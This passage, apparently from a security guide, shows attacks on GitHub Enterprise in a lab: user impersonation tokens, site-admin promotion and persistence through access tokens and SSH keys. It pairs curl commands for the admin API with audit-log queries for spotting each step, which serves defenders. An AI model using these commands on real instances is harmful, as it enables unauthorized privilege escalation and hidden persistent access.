²⁷ <https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#create-an-impersonation-oauth-token>

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<https://t.me/learningnets>

```
_hook\", \"admin:gpg_key\", \"admin:enterprise\"]}'  
$'https://gheHost/api/v3/admin/users/userToImpersonate/authorizations'
```

This will output the impersonation token to the console as shown below.

```
{  
  "id": 9,  
  "url": "https://github-enterprise.hogwarts.local/api/v3/authorizations/9",  
  "app": {  
    "name": "GitHub Site Administrator",  
    "url": "https://developer.github.com/v3/enterprise/users/",  
    "client_id": "c8a44e4db5cf0c8c9206"  
  },  
  "token": "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",  
  "hashed_token": "7bb28fedc9fcf69b9336de9732dd56993f39527e7d785cc89464464cfc7eb86b",  
  "token_last_eight": "xd2BAgm9",  
  "note": null,  
  "note_url": null,  
  "created_at": "2022-01-26T21:09:12Z",  
  "updated_at": "2022-01-26T21:09:12Z",  
  "scopes": [  
    "repo",  
    "admin:org",  
    "admin:public_key",  
    "admin:org_hook",  
    "admin:gpg_key",  
    "admin:enterprise"  
  ],  
  "fingerprint": null,  
  "expires_at": null
```

Creating user impersonation token

We can see the impersonation token listed via the site admin console. The user being impersonated will not be able to see this impersonation token. Only site admins will be able to see this impersonation token.

The screenshot shows the GitHub Site Admin interface for the user 'hpotter'. The 'Security' section is active, displaying 'Application Authorization' and 'Tokens'.

Application Authorization

ID	8 – Search audit logs
Application	GitHub Site Administrator
Created	2022-01-26 16:09:12 -0500
Last access	never
Scopes	admin:enterprise, admin:pgp_key, admin:org, admin:org_hook, admin:public_key, and repo
Access level	Full control of enterprises, Full control of public user pgp keys, Full control of orgs and teams, read and write org projects, Full control of organization hooks, Full control of user public keys, Full control of private repositories
Public keys	0

Tokens

xd2BAGm9	Never accessed
--------------------------	----------------

Dangerzone

Revoke
Revoke access for this application [Revoke](#)

Listing hpotter impersonation token

There is an entry in the audit log for this, as it categorizes it as a “oauth_access.create” action followed by a subsequent “oauth_authorization.create” action. This can be searched via the query “action:oauth_access.create OR action:oauth_authorization.create”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

- Reserved logins
- Advanced Security Committers
- Retired namespaces
- Enterprise overview
- Repositories
- Billing**
- Product catalog
- Invite user
- All users
- Site admins
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- Suspended users

Logs for action:oauth_access.create OR action:oauth_authorization.create

oauth_authorization.create
19 minutes ago

OAuth application (GitHub Site Administrator)
 Performed by **adumbledore** from **192.168.1.54**
 Targeting user **hpotter** ...

oauth_access.create
19 minutes ago

OAuth application (GitHub Site Administrator)
 Performed by **adumbledore** from **192.168.1.54**
 Targeting user **hpotter** ...

Copy entry cURL Copy metadata


```

accessible_org_ids blank
action oauth_access.create
actor adumbledore
actor_id 4
actor_ip 192.168.1.54
actor_location blank
application_id 14
application_name GitHub Site Administrator
auth basic
category_type Other
controller Api::Admin::UsersManager
created_at 2022-01-26 16:09:12 -0500
current_user adumbledore
from Api::Admin::UsersManager#POST
hashed_token e7KP7cn89puTn6Xmt1WmT85Un59eFzIIGRGTPx+uGs=
oauth_access_id 9
request_category api
request_id 0d3593eb-689f-48d5-a3d1-9975ce943e70
request_method post
scopes ["repo", "admin:org", "admin:public_key", "admin:org_hook", "ad...
server_id a18f1f2c-f841-460e-a1e5-a129e1fb5fa5
token_last_eight xd2BAGm9
user hpotter
user_agent curl/7.68.0
user_id 6
version v3
          
```

Showing audit log entry for impersonation token creation:


Promoting User to Site Admin

An attacker who has site admin credentials (username/password or API key) can promote another regular user to the site admin role. One option to perform this is via the GitHub Enterprise web interface. Press the “Add owner” button as shown below.



Viewing administrators in Hogwarts organization

The user who was added as a site admin in this case is the hpotter user as shown below.



Showing hpotter user added to site admins

Another option for an attacker to promote a user to site admin is via the Enterprise Administration REST API²⁸ as shown with the below curl command. If successful, you should receive an HTTP 204 status code.

```
curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -H $'Authorization: Token apiToken' $'https://gheHost/api/v3/users/userToPromote/site_admin'
```

There is an entry in the audit log for this, as it categorizes it as a “action:business.add_admin” action followed by a subsequent “action:user.promote” action. This can be searched via the query “action:user.promote OR

²⁸ <https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#promote-a-user-to-be-a-site-administrator>

action:business.add_admin”. You can see in the audit log that it clarifies whether the action was performed via the API. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise Audit Log interface. On the left is a navigation sidebar with options like 'Site admin', 'Search', 'Management console', 'Audit log', 'Explore', 'Reports', 'Indexing', 'Repository networks', 'File storage', 'Reserved logins', 'Advanced Security Committers', 'Retired namespaces', 'Enterprise overview', 'Repositories', 'Billing', 'Product catalog', and 'Invite user'. The main content area is titled 'Audit log' and includes a search bar with the query 'action:user.promote OR action:business.add_admin'. Below the search bar, there are options for 'Advanced Search', 'Newer', and 'Older'. A section titled 'Copy all log metadata for internal use' provides instructions on copying log entries to the clipboard as JSON-formatted data. The main section displays 'Logs for action:user.promote OR action:business.add_admin' with three entries:

- user.promote** (2 minutes ago): Promoted via API by adumbledore. Performed by adumbledore from 192.168.1.54. Targeting user hpotter.
- user.promote** (10 minutes ago): Promoted as admin of single global business. Performed by adumbledore from 192.168.1.54. Targeting user hpotter.
- business.add_admin** (10 minutes ago): Performed by adumbledore from 192.168.1.54. Targeting business hogwarts.


Audit log entry for user promotion

Maintain Persistent Access

An attacker has a few primary options in terms of maintaining persistent access to GitHub Enterprise. This can be performed either by creating a personal access token, impersonation token, or adding a public SSH key.


Personal Access Token

The first option is creating a personal access token. This can only be performed via the web interface and is not supported via the GitHub Enterprise REST API. This can be performed by first going to a user’s “Developer Settings” menu and pressing the “Generate new token” button.




Viewing developer settings of user

The next page will allow you to specify the name of the token, expiration and scopes. Access tokens with no expiration date should be questioned.




Creating personal access token

After the token has been created, it will display the value one time to the user to be copied. This will be the actual authentication token value used.



Viewing created personal access token value

We can now see our “persistence-token” listed in the user’s personal access token settings.



Viewing all personal access tokens for hpotter user

There is an entry in the audit log for this, as it categorizes it as a “oauth_access.create” action followed by a subsequent “oauth_authorization.create” action. This can be searched via the query “action:oauth_access.create OR action:oauth_authorization.create”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

[Site admin](#)

Search

Management console

Audit log

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Dormant users

Suspended users

Audit log ↓ JSON

Query

action:oauth_access.create OR action:oauth_authorization.create Search

[Advanced Search](#)

Newer Older

Copy all log metadata for internal use

Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data. Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution. 📄

Logs for action:oauth_access.create OR action:oauth_authorization.create

oauth_authorization.create 6 minutes ago

Personal access token (persistence-token)

Performed by [hpotter](#) from 192.168.1.54

Targeting user [hpotter](#) ...

oauth_access.create 6 minutes ago

Personal access token (persistence-token)

Performed by [hpotter](#) from 192.168.1.54

Targeting user [hpotter](#) ...

Copy entry cURL
Copy metadata

```

accessible_org_ids blank
action          oauth_access.create
actor           hpotter
actor_id        6
actor_ip        192.168.1.54
actor_location  blank
actor_session   16
application_id  0
application_name persistence-token
category_type   Other
client_id       2060490046.1643228505
controller_action create
created_at      2022-01-27 08:07:06 -0500
from            oauth_tokens#create
hashed_token    SCum/7oS7Cc9dB8+1QftMhCotVuXYLXMBNCjNK0/+tU=
method          POST
oauth_access_id 10
referrer        https://github-enterprise.hogwarts.local/settings/tokens/new
request_category other
request_id      8df7f858-2bfd-4dec-8265-afe2fe112979
scopes          ["repo"]
server_id       62231f49-1168-4fca-8c0c-4c77b2016893

```


Viewing audit log for personal access token creation

Impersonation Token

If an attacker has site admin privileges in GitHub Enterprise, they can create an impersonation token for any user they would like. This is a much stealthier option in terms of maintaining access to GitHub Enterprise. This process and details were previously covered in the “User Impersonation” section.


SSH Key

Another option that an attacker has for maintaining persistent access to GitHub Enterprise is via an SSH key. You can view the available SSH keys and add SSH keys for a user in their account settings.




Viewing SSH keys for hpotter

You will need to add a title and the value of the public SSH key as shown below.



Adding public ssh key for hpotter

As you can see, our public SSH key has been created for the hpotter user account.



The screenshot shows the GitHub user profile for 'hpotter'. The left sidebar contains navigation links: Account settings, Profile, Account, Appearance, Account security, Security log, Security & analysis, Emails, Notifications, Scheduled reminders, SSH and GPG keys (highlighted), and Repositories. The main content area is titled 'SSH keys' and includes a 'New SSH key' button. Below this is a message: 'This is a list of SSH keys associated with your account. Remove any keys that you do not recognize.' A single SSH key is listed: 'psersistence-ssh-key' with a SHA256 hash, added on Jan 27, 2022, and marked as 'Never used — Read/write'. A 'Delete' button is next to it. Below the key list is a link to a guide on generating SSH keys. The 'GPG keys' section below shows 'There are no GPG keys associated with your account.' and a link to learn how to generate a GPG key.

Viewing public SSH key added for hpotter

An attacker can also create a public SSH key via the Users REST API²⁹ as shown with the below example curl command. If successful, you should get an HTTP 201 status code. When performing this request via a personal access token, it requires the “write:public_key” permission in the scope of the personal access token. Additionally, this SSH key cannot exist for any other user. Users cannot share the same public SSH key.


```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'Authorization: Token apiToken' --data-binary $'{"key": "pubSSHKey"}' $'https://gheHost/api/v3/user/keys'
```

²⁹ <https://docs.github.com/en/enterprise-server@3.3/rest/reference/users#create-a-public-ssh-key-for-the-authenticated-user>

```
{
  "id": 2,
  "key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVI:
3iV3wKF9F/xXNaEdogc04XFEh8adX90tTldmSTEUuxK6iQA6FDRlknJrhVaaT6w9j42cCWWy7n4r6dT2LUX5
kPePCbdS9J9o/r+5ok71hSbcf3tPALsvYLaCI2PB/JiLNxzrCmjGp50edigBAF4lipVZkAM=",
  "url": "https://github-enterprise.hogwarts.local/api/v3/user/keys/2",
  "title": "ssh-rsa AAAAB3NzaC1yc2EAAA",
  "verified": true,
  "created_at": "2022-01-27T13:35:14Z",
  "read_only": false
}
```

Retrieving details of SSH key added via REST API

You can see the SSH key was added via the REST API for the hgranger user account as shown below.



Viewing created public SSH key for hgranger

The private SSH key associated with the public SSH key added can now be used to clone repositories within GitHub Enterprise.

```
[08:46:54] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@
)
